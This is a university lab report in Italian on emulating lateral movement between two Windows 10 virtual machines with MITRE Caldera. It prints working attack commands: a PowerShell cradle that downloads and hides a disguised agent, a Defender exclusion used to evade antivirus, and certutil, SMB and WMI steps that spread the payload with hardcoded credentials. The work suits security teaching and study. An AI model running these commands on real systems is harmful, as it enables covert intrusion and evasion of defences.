Elaborato di Network Security

Lateral Movement con MITRE Caldera

Università degli Studi di Napoli Federico II
Scuola Politecnica e delle Scienze di Base
Dipartimento di Ingegneria Elettrica e delle Tecnologie dell'Informazione
Corso di Laurea Magistrale in Ingegneria Informatica

Studenti
Coppola Antonio (M63001730)
Papale Livio (M63001824)
Prof. Romano Simon Pietro

Febbraio 2026
Anno Accademico 2025-2026

Indice

1 Introduzione

Nell'ambito dell'analisi della sicurezza delle reti, questo elaborato illustra un'attività di simulazione condotta utilizzando il framework **MITRE Caldera** su una macchina virtuale **Kali Linux**. L'obiettivo principale è stato quello di utilizzare le conseguenze di un attacco informatico, che si suppone sia già avvenuto, ai danni di una macchina virtuale Windows 10, denominata Windows 10 A o host A, dalla quale avviene un'esfiltrazione di dati verso l'attaccante rappresentato da Kali Linux.

Ulteriormente, è stata esplorata la possibilità di utilizzare l'host Windows 10 A come punto di accesso per effettuare un movimento laterale (**lateral movement**) verso una seconda macchina virtuale Windows 10, chiamata Windows 10 B o host B, situata nella stessa rete locale. Questo scenario riflette una potenziale violazione dei sistemi all'interno di un'azienda o di un'organizzazione target, evidenziando le vulnerabilità interne e le tecniche che un attaccante potrebbe sfruttare per accedere a dati sensibili.

L'utilizzo di MITRE Caldera ha consentito di automatizzare e personalizzare le procedure successive all'attacco, fornendo un quadro delle dinamiche che seguono un attacco informatico, con la possibilità che questo si "estenda" a più host e delle contromisure necessarie per mitigare tali rischi.

2 Strumenti utilizzati

2.1 Macchine Virtuali (VM)

Per la simulazione di un ambiente **adversarial** è stato utilizzato il software di virtualizzazione **Oracle VirtualBox**. Attraverso tale strumento sono state create tre macchine virtuali, ovvero ambienti in grado di emulare macchine fisiche reali.

Le macchine virtuali utilizzate nello scenario sono le seguenti:

- **Kali Linux**: distribuzione Linux open-source basata su Debian e progettata per attività di sicurezza informatica. In questo scenario rappresenta la macchina attaccante. Specifiche:
  - **Memoria RAM**: 4096 MB
  - **CPU**: 2 core
  - **Scheda di rete 1**: NAT (Network Address Translation, tecnica di modifica degli indirizzi IP negli header dei pacchetti in transito tra più host, consentendo alla macchina virtuale di connettersi ad Internet usando l'IP della macchina host)
  - **Scheda di rete 2**: Host-Only (comunicazione isolata con le macchine vittime), **IP**: 192.168.56.103
- **Windows 10 A**: sistema operativo Windows configurato in modo critico. Rappresenta la *Beachhead*, ovvero il punto di accesso iniziale e più debole sfruttato dall'attaccante per compromettere il sistema.

  Specifiche:
  - **Memoria RAM**: 3000 MB

  - **CPU**: 2 core
  - **Scheda di rete 1**: NAT (Network Address Translation)
  - **Scheda di rete 2**: Host-Only, **IP**: 192.168.56.106

- **Windows 10 B**: sistema operativo Windows con una superficie di attacco ridotta rispetto alla macchina A. Si suppone che non sia direttamente vulnerabile dall'esterno, ma che essa condivida alcune informazioni e risorse con la macchina A, rappresentando l'obiettivo finale dello scenario simulato, come potrebbe, ad esempio, essere un dispositivo contenente informazioni sensibili all'interno della rete locale di un'organizzazione target.

  Specifiche:

  - **Memoria RAM**: 3000 MB
  - **CPU**: 2 core
  - **Scheda di rete 1**: NAT (Network Address Translation)
  - **Scheda di rete 2**: Host-Only, **IP**: 192.168.56.105




Figure 1: Le 3 macchine virtuali in esecuzione su VirtualBox.

2.2 Presentazione di MITRE Caldera

MITRE Caldera è una piattaforma di **Automated Adversary Emulation**, pensata per automatizzare l'emulazione di avversari e delle procedure di difesa in modo semplice. Ha un'architettura caratterizzata da un *core system* centrale e diversi *plugin* che integrano il componente principale con funzionalità supplementari. Tra di essi vi è **Sandcat**, l'agente di default, che abbiamo utilizzato e che può comunicare con diversi canali, come HTTP o DNS tunneling. Tra i principali elementi in MITRE Caldera, vi sono:

- Gli **agenti** (*agents*), ovvero programmi che si connettono periodicamente con Caldera, inviando un *beacon* per segnalare la propria attività. Sono identificati dal loro *paw* univoco;
- Le **abilità** (*ability*), una specifica tattica o implementazione di una tecnica eseguibile su agenti in esecuzione. Tra le possibili abilità, vi sono svariati comandi da eseguire e *payload* da includere;
- I profili degli **avversari** (*adversary*) sono gruppi di abilità, che rappresentano le tattiche, tecniche e procedure disponibili a chi costituisce una "minaccia";
- Le **operazioni** (*operations*) eseguono abilità su gruppi di agenti, basandosi sui profili degli avversari per stabilire quali abilità verranno eseguite e sui gruppi di agenti (*agent groups*, ad esempio il gruppo "red") per determinare su quali agenti le abilità verranno eseguite;
- I **plugin**, che aggiungono ulteriori funzionalità di diversi tipi.

2.3 Lateral Movement

"Il Movimento Laterale comprende le tecniche utilizzate dagli avversari per accedere e controllare sistemi remoti all'interno di una rete. Il perseguimento dell'obiettivo primario richiede spesso l'esplorazione dell'infrastruttura di rete per individuare il bersaglio, seguita dallo spostamento (*pivoting*) attraverso molteplici sistemi e account per ottenerne l'accesso. Gli avversari possono installare strumenti proprietari di accesso remoto per eseguire il Movimento Laterale, oppure utilizzare credenziali legittime in combinazione con strumenti nativi di rete e del sistema operativo, approccio che può risultare maggiormente furtivo."

— MITRE ATT&CK, Lateral Movement (tattica TA0008)

2.3.1 Lateral Tool Transfer

"Gli avversari possono trasferire strumenti o altri file tra sistemi all'interno di un ambiente compromesso. Una volta introdotti nell'ambiente della vittima (ovvero, *Ingress Tool Transfer*), i file possono essere successivamente copiati da un sistema all'altro per posizionare (*stage*) gli strumenti dell'avversario o altri file nel corso di un'operazione."

— MITRE ATT&CK, Lateral Tool Transfer (tecnica T1570)

2.4 Configurazione degli host

2.4.1 Configurazione della macchina virtuale Kali Linux e di MITRE Caldera

Nella macchina virtuale Kali Linux, al fine di progettare ed eseguire l'attacco, è stata installata la piattaforma **Caldera**, un *framework* sviluppato da MITRE che consente l'automazione di operazioni di **adversarial emulation** e la simulazione di meccanismi di difesa.

Caldera mette a disposizione numerose funzionalità utili allo scopo dell'esercizio, tra cui la possibilità di distribuire agenti sugli host vittima (in questo caso i due sistemi Windows), definire profili di avversari specificando le azioni eseguibili e aggregare tali componenti all'interno di operazioni strutturate.

Di seguito sono riportati i passaggi principali svolti al fine di installare Caldera sulla macchina virtuale Kali Linux.

Al fine di evitare conflitti tra dipendenze Python, si è scelto di installare Caldera all'interno di un ambiente virtuale dedicato. A tal fine sono stati eseguiti i seguenti comandi:

```
python3 -m venv .calderavenv
source .calderavenv/bin/activate
```

Successivamente, si è proceduto con l'installazione vera e propria del framework, clonando il repository ufficiale e installando le dipendenze richieste:

```
git clone https://github.com/mitre/caldera.git --recursive
cd caldera
pip3 install -r requirements.txt
python3 server.py --insecure --build
```

Figure 2: Come appare il terminale di Kali dopo la build di Caldera.

Caldera è stato installato sulla macchina virtuale Kali Linux e il relativo portale web risulta accessibile localmente tramite il browser all'indirizzo `localhost:8888`. In questa configurazione, il framework viene eseguito come processo in *foreground*, ovvero mettendo il server in ascolto sulla porta indicata (infatti, la finestra del terminale usato per avviare Caldera resta utilizzabile unicamente per Caldera).

Da localhost:8888, dopo aver inserito le apposite credenziali, si possono aggiungere gli agenti, aventi ciascuno un PID (identificatore del processo), un gruppo, il nome dell'host su cui vengono installati, uno stato, che può essere dead/alive (in base a se l'agente invia o meno *beacon* dopo un certo intervallo di tempo) e trusted/untrusted (in base a se Caldera accetti output da esso oppure no), dei privilegi ed un tipo di connessione.

Nella VM Windows 10 A, dopo aver disattivato l'analisi in tempo reale

di Microsoft Defender Antivirus ed il relativo Firewall (avevamo preventivato una superficie d'attacco più ampia su questo dispositivo), eseguiamo il seguente comando, in Powershell come amministratore:

```
$server="http://192.168.56.103:8888";
$url="$server/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$data=$wc.DownloadData($url);
get-process | ? {$_.modules.filename -like "C:\Users\
    Public\splunkd.exe"} | stop-process -f;
rm -force "C:\Users\Public\splunkd.exe" -ea ignore;
[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",
    $data) | Out-Null;
Start-Process -FilePath C:\Users\Public\splunkd.exe -
    ArgumentList "-server $server -group red" -
    WindowStyle hidden;
```

(ove 192.168.56.103 è l'IP della VM Kali Linux).

Tramite questo comando, si va a considerare la VM Kali Linux come server a cui inviare le informazioni (stiamo supponendo che l'attacco al primo host Windows vulnerabile sia già avvenuto), ed, inoltre, l'attacco tenta di creare (eliminando, qualora già esistessero file omonimi) un eseguibile (.exe) nella cartella C:/Users/Public. Un possibile attacco che si può immaginare sia già avvenuto, consentendo di trovarsi a questo punto, è quello di tipo **reverse shell**, tale da consentire l'esecuzione di codice, come il comando sopra menzionato, su una shell del dispositivo attaccato.

2.4.2 Configurazione della macchina virtuale Windows 10 A

Nella macchina virtuale Windows 10 A, abbiamo:

- Come prima menzionato, abbiamo disattivato "Protezione in tempo reale" da "Impostazioni di protezione da virus e minacce" all'interno delle impostazioni relative alla sicurezza di Windows;

- Abbiamo eseguito, in PowerShell da amministratore, il comando

  ```
  New-ItemProperty -Path HKLM:\SOFTWARE\Microsoft
      \Windows\CurrentVersion\Policies\System -
      Name LocalAccountTokenFilterPolicy -Value 1
      -PropertyType DWORD -Force
  ```

  , che in PowerShell crea una nuova chiave di registro o ne modifica una esistente, specificando con Path il percorso in cui operare, in tal caso si tratta di una chiave relativa alle politiche di sistema di Windows, che così impostata consente alle credenziali degli account locali di essere usate per l'accesso a dispositivi remoti, disabilitando il filtraggio relativo alle credenziali;

- Abbiamo eseguito il comando

  ```
  Set-NetFirewallRule -DisplayGroup "Condivisione
      file e stampanti" -Enabled True -Profile
      192.168.56.105
  ```

  , che attiva tutte le regole nel Firewall di Windows che appartengono al gruppo "Condivisione file e stampanti". Questo include SMB (Server Message Block), sul port TCP 445 e NetBIOS, sui port UDP 137, 138 e TCP 139 (usato per la risoluzione dei nomi e la compatibilità con sistemi datati);

- Abbiamo eseguito il comando

```
Set-Item WSMan:\localhost\Client\TrustedHosts -
    Value "192.168.56.105" -Force
```

, che serve a configurare **WinRM** (Windows Remote Management) per permettere ad uno dei due host di fidarsi dell'altro quando si tenta di stabilire una connessione remota. In un ambiente reale c'è un server centrale (Domain Controller/Kerberos) che garantisce per tutti, nel nostro caso di laboratorio abbiamo bisogno di questo metodo Whitelist (ovvero elencando tutti gli host che "accettiamo") per poter permettere l'accesso in remoto da Windows 10 A a Windows 10 B;

- Abbiamo eseguito il comando

```
net use Z: \\192.168.56.105\C$ /user:victima
    pass1 /persistent:yes
```

, per creare una connessione SMB persistente tra i due host.




Figure 3: Esito del comando net use sull'host Windows 10 A.

Figure 4: Esito del comando net sessions sull'host Windows 10 B, eseguito in seguito al comando net use sull'host Windows 10 A.

2.4.3 Configurazione della macchina virtuale Windows 10 B

La macchina virtuale Windows 10 B è stata creata con la funzionalità di VirtualBox "Clona" in modalità "Clone completo", utilizzando come criterio per gli indirizzi MAC "Genera nuovi indirizzi MAC per tutte le schede di rete". In tale macchina, abbiamo:

- Poiché di default VirtualBox assegna lo stesso indirizzo IP locale ad entrambe le macchine virtuali Windows, abbiamo modificato l'indirizzo IPv4 utilizzato nelle proprietà del protocollo IPv4 della scheda di rete locale, impostandolo a 192.168.56.105 e la maschera di sottorete a 255.255.255.0;

- Abbiamo eseguito il comando

```
New-ItemProperty -Path HKLM:\SOFTWARE\Microsoft
    \Windows\CurrentVersion\Policies\System -
    Name LocalAccountTokenFilterPolicy -Value 1
    -PropertyType DWORD -Force
```

  (già spiegato sopra);

- Abbiamo eseguito il comando

  ```
  Set-NetFirewallRule -DisplayGroup "Condivisione
      file e stampanti" -Enabled True -Profile
    Any
  ```

  (già spiegato sopra);

- Abbiamo eseguito il comando

  ```
  Set-Item WSMan:\localhost\Client\TrustedHosts -
    Value "192.168.56.106" -Force
  ```

  (già spiegato sopra, in questo caso ritenendo l'host Windows 10 A come affidabile).

2.5 Servizi sfruttati

Nello svolgimento delle attività presentate nell'elaborato, abbiamo, in particolare, usufruito di alcuni servizi e protocolli offerti dal sistema operativo Microsoft Windows, che risultano essere spesso dei punti interessanti nell'ambito della sicurezza informatica e della determinazione di vulnerabilità. Essi sono:

- **RPC** (**Remote Procedure Call**): una chiamata a procedura remota (RPC) si verifica quando un programma fa eseguire una procedura su un computer diverso da quello su cui la procedura viene eseguita, ad esempio un altro dispositivo all'interno di una rete condivisa. Microsoft RPC (MSRPC), che utilizza il porto 135 TCP per ricevere le richieste di uso da parte delle applicazioni (che si registrano presso questo porto con il RPC Endpoint Mapper), è il servizio che si occupa delle RPC nei dispositivi Microsoft. Nell'ambito dell'*enumeration* dei servizi attivi e dei collegamenti con altri dispositivi presenti su un host, Microsoft RPC

è utile per avere informazioni sulla presenza di servizi o applicazioni sul computer obiettivo di un attacco. Con il comando nmap [IP VITTIMA] -script=msrpc-enum si possono avere informazioni sugli *endpoint* (e a quali porti corrispondono) utilizzati sul dispositivo vittima da Microsoft RPC, che usa un meccanismo di assegnazione dinamica delle porte per le comunicazioni.

- **SMB** (**Server Message Block**): un protocollo di comunicazione usato per condividere file, stampanti, porti seriali, eccetera tra i nodi della rete. SMB è uno dei principali vettori di attacco per tentativi di intrusione. La vulnerabilità di una versione obsoleta di SMB è stata sfruttata, ad esempio, nel noto attacco *ransomware* del 2017 WannaCry. In **MITRE ATT&CK** (si tratta di un framework che classifica e descrive in dettaglio le tattiche usate dagli attaccanti nelle operazioni di hacking), è disponibile una lista di procedure di attacco note, con un nome, un ID e, in alcuni casi, una collocazione temporale per ciascuna procedura, che utilizzano SMB per compiere un **movimento laterale** tra gli host di una rete (qui: [1]). Anche se si utilizza una versione aggiornata e priva di vulnerabilità note di SMB, errori di configurazione possono causare rischi per la sicurezza.

- **WMI** (**Windows Management Instrumentation**): un insieme di estensioni al modello di driver di Windows, che forniscono un'interfaccia del sistema operativo attraverso la quale determinati componenti forniscono informazioni e notifiche, WMI consente ai linguaggi di scripting di gestire i computer e i server di Windows, sia localmente che da remoto.

3 Test propedeutici all'attacco

- Abbiamo utilizzato:

  ```
  Test-NetConnection -ComputerName 192.168.56.105
      -Port 445
  ```

  , al fine di verificare se la porta 445 (SMB) della macchina virtuale Windows 10 B fosse effettivamente aperta alle comunicazioni.




Figure 5: Risultato del comando eseguito.

- Abbiamo utilizzato:

  ```
  copy C:\test.txt \192.168.56.105\C$\Users\
      Public\
  ```

  , al fine di verificare la possibilità di trasferire file da un host Windows all'altro.

- Abbiamo utilizzato:

  ```
  wmic /node:192.168.56.105 /user:username /
      password:esempio process call create "cmd.
      exe /c echo CIAO > C:\Users\Public\test_exec
      .txt"
  ```

, al fine di verificare la capacità di eseguire comandi sulla macchina remota Windows 10 B.




Figure 6: Risultato del comando eseguito.

- Abbiamo utilizzato:

```
Invoke-Command -ComputerName 192.168.56.105 -
    Credential (Get-Credential) -ScriptBlock {
    whoami; hostname }
```

, al fine di controllare preventivamente se l'host Windows 10 B fosse vulnerabile ad esecuzione di codice in remoto. Le credenziali scelte per l'host B sono le stesse dell'host A già "infettato".




Figure 7: Popup delle credenziali, in seguito all'esecuzione del comando.




Figure 8: Risultato del comando eseguito.

4 Esecuzione dell'attacco

Nell'ordine, durante l'attacco, compiuto con un avversario personalizzato configurato manualmente dall'interfaccia di MITRE Caldera, vengono eseguite le seguenti abilità sull'host target Windows 10 A, interagendo tramite esso con l'host Windows 10 B:

- **System Network Connections Discovery**, abilità che esegue il comando

  ```
  netstat -ano && net use && net sessions 2> nul
  ```

  sul dispositivo target (vedi Figure 10 e 11), ove l'opzione -a mostra tutte le connessioni e porte in ascolto del dispositivo target (10.0.2.15, con riferimento alla Figura 10, è l'IP della scheda di rete NAT dell'host Windows 10 A), -n gli indirizzi e i numeri di porta (numerici, senza nomi DNS), -o gli identificativi associati a ciascuna connessione. Il comando **net use** mostra, come menzionato nella sezione Test, le connessioni di rete agli share di file e stampanti, con il nome della cartella remota condivisa, informazione utile nel nostro caso per la connessione locale con la macchina virtuale Windows 10 B, mentre **net sessions** mostra quali utenti sul dispositivo target risultano connessi a loro volta ad una condivisione di rete su un computer locale;

- **Permission Group Discovery Powershell (Local)**, abilità che esegue il comando

  ```
  get-localgroup; Get-LocalGroupMember -Name "
      Administrators"
  ```

, che restituisce un elenco di tutti i gruppi locali sull'host target, usati per gestire i permessi e le autorizzazioni degli utenti in una macchina (vedi Figura 13);

- **Collect ARP Details**, abilità che esegue

```
arp -a
```

sul dispositivo target, andando ad individuare tutti gli IP e relativi hostname attivi nella sua rete (vedi Figura 12);

- **Remote Host Processes**, abilità custom, creata appositamente da noi, che esegue il comando

```
$Target = "192.168.56.105";
$User = "victima";
$Pass = "pass1" | ConvertTo-SecureString -
    AsPlainText -Force;
$Cred = New-Object System.Management.Automation
    .PSCredential($User, $Pass);
Invoke-Command -ComputerName $Target -
    Credential $Cred -ScriptBlock {
     Get-Process | Select-Object Id, ProcessName
         , Path;
}
```

, che restituisce un elenco di tutti i processi attivi su Windows 10 B, per verificare la presenza di difese in tempo reale, punti ciechi, eccetera (vedi Figura 14). Dall'host Windows 10 A è possibile usare le credenziali dell'host Windows 10 B grazie ai comandi riportati nella sezione 2.3.2 e nella sezione 2.3.3.

- **Exclude Fold**, abilità custom, creata appositamente da noi, che sfrutta i privilegi dell'host Windows 10 A per escludere la cartella (*folder*) su cui si agirà dal controllo di Microsoft Defender sull'host B. L'abilità esegue il codice:

```
$Target = "192.168.56.105";
$User = "victima";
$Pass = "pass1" | ConvertTo-SecureString -
    AsPlainText -Force;
$Cred = New-Object System.Management.Automation
    .PSCredential($User, $Pass);

Invoke-Command -ComputerName $Target -
    Credential $Cred -ScriptBlock {

     Add-MpPreference -ExclusionPath "C:\Users\
         Public" -Force;

}
```

- **Lateral Movement - Certutil** (modificato appositamente nello svolgimento dell'elaborato): tale abilità serve a criptare il file

```
splunkd.exe
```

, per poi trasferirlo dal dispositivo pivot (nel nostro caso, l'host A) ad un altro dispositivo (nel nostro caso, l'host B) identificato grazie all'IP (nella versione personalizzata che abbiamo creato di questa abilità) o all'hostname (nella versione dell'abilità presente di default su MITRE Caldera) individuato grazie agli output ottenuti con le abilità prece-

dentemente citate e messe in atto, utilizzando RPC, SMB e WMI (vedi Figure 18 e 19).

4.1 Lateral Movement - Certutil e modifiche apportate

Di default, in MITRE Caldera, il codice eseguito sul dispositivo target dall'abilità denominata Lateral Movement - Certutil è:

```
certutil -encode #{location} C:\users\public\com.crt |
    out-null;
invoke-command #{remote.host.fqdn} -scriptblock {
    certutil -decode \\#{local.host.fqdn}\c$
\users\public\com.crt #{location}; invoke-wmimethod -
    computername . -class win32_process -name Create -
    argumentlist "C:\users\public\splunkd.exe -server #
    server} -group red" }
```

Certutil.exe è una utility, offerta dalla riga di comando integrata in Windows, che serve a gestire servizi di certificazione ed operazioni di crittografia. Nella prima riga (certutil -encode...) viene codificato il file situato nella location specificata in formato Base64 e determinata la posizione del file codificato, sopprimendo con out-null qualsiasi output, in modo tale da non visualizzare nulla nella console; Nella seconda riga (invoke-command...) si esegue un comando su un host remoto, avente il FQDN specificato al posto di remote.host.fqdn. Il **FQDN** (Fully Qualified Domain Name) è un nome di dominio che specifica la posizione assoluta di un nodo nella gerarchia dell'albero DNS, ed è distinguibile dal nome di dominio standard per l'aggiunta dell'hostname alla stringa del dominio. Il comando che si esegue sull'host remoto così identificato è certutil -decode ..., che decodifica il file situato sull'host locale,

salvandolo nella location specificata dell'host remoto. Inoltre, viene invocato sull'host remoto ("-computername ." significa che il comando va eseguito localmente, ma siamo nel blocco definito da invoke-command diretto all'host remoto) un metodo WMI (Windows Management Instrumentation) che crea un processo che esegue l'eseguibile splunkd per avviare, sull'host remoto, l'agente di MITRE Caldera, specificando come parametri il server su cui vedremo i risultati che l'agente otterrà e il gruppo di cui dovrà far parte l'agente.

Il codice che, per meglio rispondere alle nostre esigenze, abbiamo inserito al posto del codice sopra riportato, come codice da eseguire nell'abilità Lateral Movement Custom è:

```
certutil -encode C:\Users\Public\splunkd.exe C:\users\
    public\com.crt | Out-Null;
Copy-Item -Path "C:\users\public\com.crt" -Destination
    "\\192.168.56.105\C$\Users\Public\com.crt" -Force;
Invoke-Command -ComputerName 192.168.56.105 -
    ScriptBlock {
      certutil -decode "C:\Users\Public\com.crt" "C:\
          Users\Public\splunkd.exe";
      Invoke-WmiMethod -ComputerName . -Class
          Win32_Process -Name Create -ArgumentList "C:\
          users\public\splunkd.exe -server http
          ://192.168.56.103:8888 -group red"
}
```

Rispetto al codice precedente, certutil -encode... è analogo ad esso, ma con la location del file da codificare che viene specificata; mentre la riga Copy-Item è stata aggiunta, copiando il file codificato dalla sorgente Windows 10

A alla destinazione Windows 10 B di cui, grazie all'abilità System Network Connections Discovery, conosciamo l'IP. I due comandi eseguiti da remoto sull'host destinazione Windows 10 B sono analoghi al codice precedente, ma con i percorsi esplicitamente specificati e l'IP del server (ovvero l'host Kali Linux) esplicitamente specificato.

4.2 Considerazioni sull'antivirus

Come già detto, il software, attivo di default, **Microsoft Defender Antivirus** non è stato disabilitato sulla macchina Windows 10 B, di conseguenza, utilizzando, tra quelle prima menzionate, le sole abilità System Network Connections Discovery e Lateral Movement - Certutil nella versione da noi modificata, anche quando il payload criptato contenente l'eseguibile splunkd è stato trasferito da una macchina all'altra (come in Figura 15), quando veniva decriptato, per essere poi eseguito, veniva riconosciuto dalle difese dell'host dopo circa 30 secondi, mostrando il relativo alert (vedi Figura 20). In tale lasso di tempo, è potenzialmente possibile esfiltrare dati dall'host B (nel nostro caso, su tale host si è deployato un agente Caldera a partire da quello che era in esecuzione sull'host A, ma si sarebbe potuto deployare un qualsiasi altro payload).

Microsoft Defender Antivirus utilizza più "stadi" di analisi di un eseguibile che viene trasferito sull'host su cui è in funzione, inizialmente applica la strategia "Block at first sight". Viene effettuato un controllo del valore hash del file .exe tramite il backend cloud per determinare se si tratta di un file precedentemente non rilevato.

Se il backend cloud non è in grado di giungere a una decisione, Microsoft Defender Antivirus blocca il file e ne carica una copia nel cloud. Il cloud esegue ulteriori analisi per raggiungere un verdetto prima di consen-

tire l'esecuzione del file o bloccarlo in tutti i futuri incontri, a seconda che determini se il file sia malevolo o non rappresenti una minaccia ([2]).

Nel nostro caso, abbiamo notato che, utilizzando sempre le sole due abilità System Network Connections Discovery e Lateral Movement - Certutil, l'antivirus dell'host B ha bloccato l'eseguibile splunkd dopo circa 30 secondi durante il nostro primo tentativo, mentre al secondo tentativo nelle stesse identiche condizioni il blocco è avvenuto immediatamente. Modificando il gruppo di appartenenza dell'agente che viene messo in funzione sull'host A (e quindi il comando - vedi sezione 2.3.1 - dato a Powershell su tale host) e poi provando a eseguire nuovamente le suddette abilità, il blocco sull'host B avviene, ancora una volta, dopo circa 30 secondi, per poi tornare ad avvenire immediatamente ai successivi tentativi (avvenuti senza fare ulteriori modifiche). Vedi Figure 20 e 21.

In seguito all'aggiunta dell'abilità custom **Exclude Fold**, menzionata prima, ci è stato possibile tenere l'agente sull'host B attivo per un tempo indefinito, in quanto la cartella ove viene decodificato ed eseguito splunkd è esclusa, grazie alla suddetta abilità, dall'analisi da parte di Microsoft Defender Antivirus. Grazie a tale abilità e grazie al lateral movement, un attaccante che riesce ad accedere all'host A potrebbe anche escludere più cartelle sul *trusted host* B dall'analisi dell'antivirus di quest'ultimo, avendo così più possibilità di esfiltrare dati sensibili sull'host B o su eventuali altri host che hanno dati sensibili condivisi con esso. A finalità puramente esemplificativa, in Figura 24, abbiamo eseguito, dopo tutte le abilità eseguite sull'agente sull'host A, l'abilità "Collect ARP Details" sull'agente sull'host B, che ora è utilizzabile per un tempo indefinito.

Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
2/8/2026, 6:53:38 AM EST	success	System Network Connections Discovery	discovery	kociys	WinHost	536	View Command	View Output
2/8/2026, 6:53:53 AM EST	success	Permission Groups Discovery PowerShell (Local)	discovery	kociys	WinHost	1300	View Command	View Output
2/8/2026, 6:55:29 AM EST	success	Collect ARP details	discovery	kociys	WinHost	6252	View Command	View Output
2/8/2026, 6:56:19 AM EST	success	Remote Host Processes	defense-evasion	kociys	WinHost	5316	View Command	View Output
2/8/2026, 6:57:39 AM EST	success	Exlude Fold	defense-evasion	kociys	WinHost	5720	View Command	No output
2/8/2026, 6:58:44 AM EST	success	Lateral Movement Custom	lateral-movement	kociys	WinHost	6756	View Command	View Output

Figure 9: Le abilità utilizzate in MITRE Caldera, più alcune aggiuntive per test, che mostrano di aver avuto successo e rendono disponibili i relativi output.

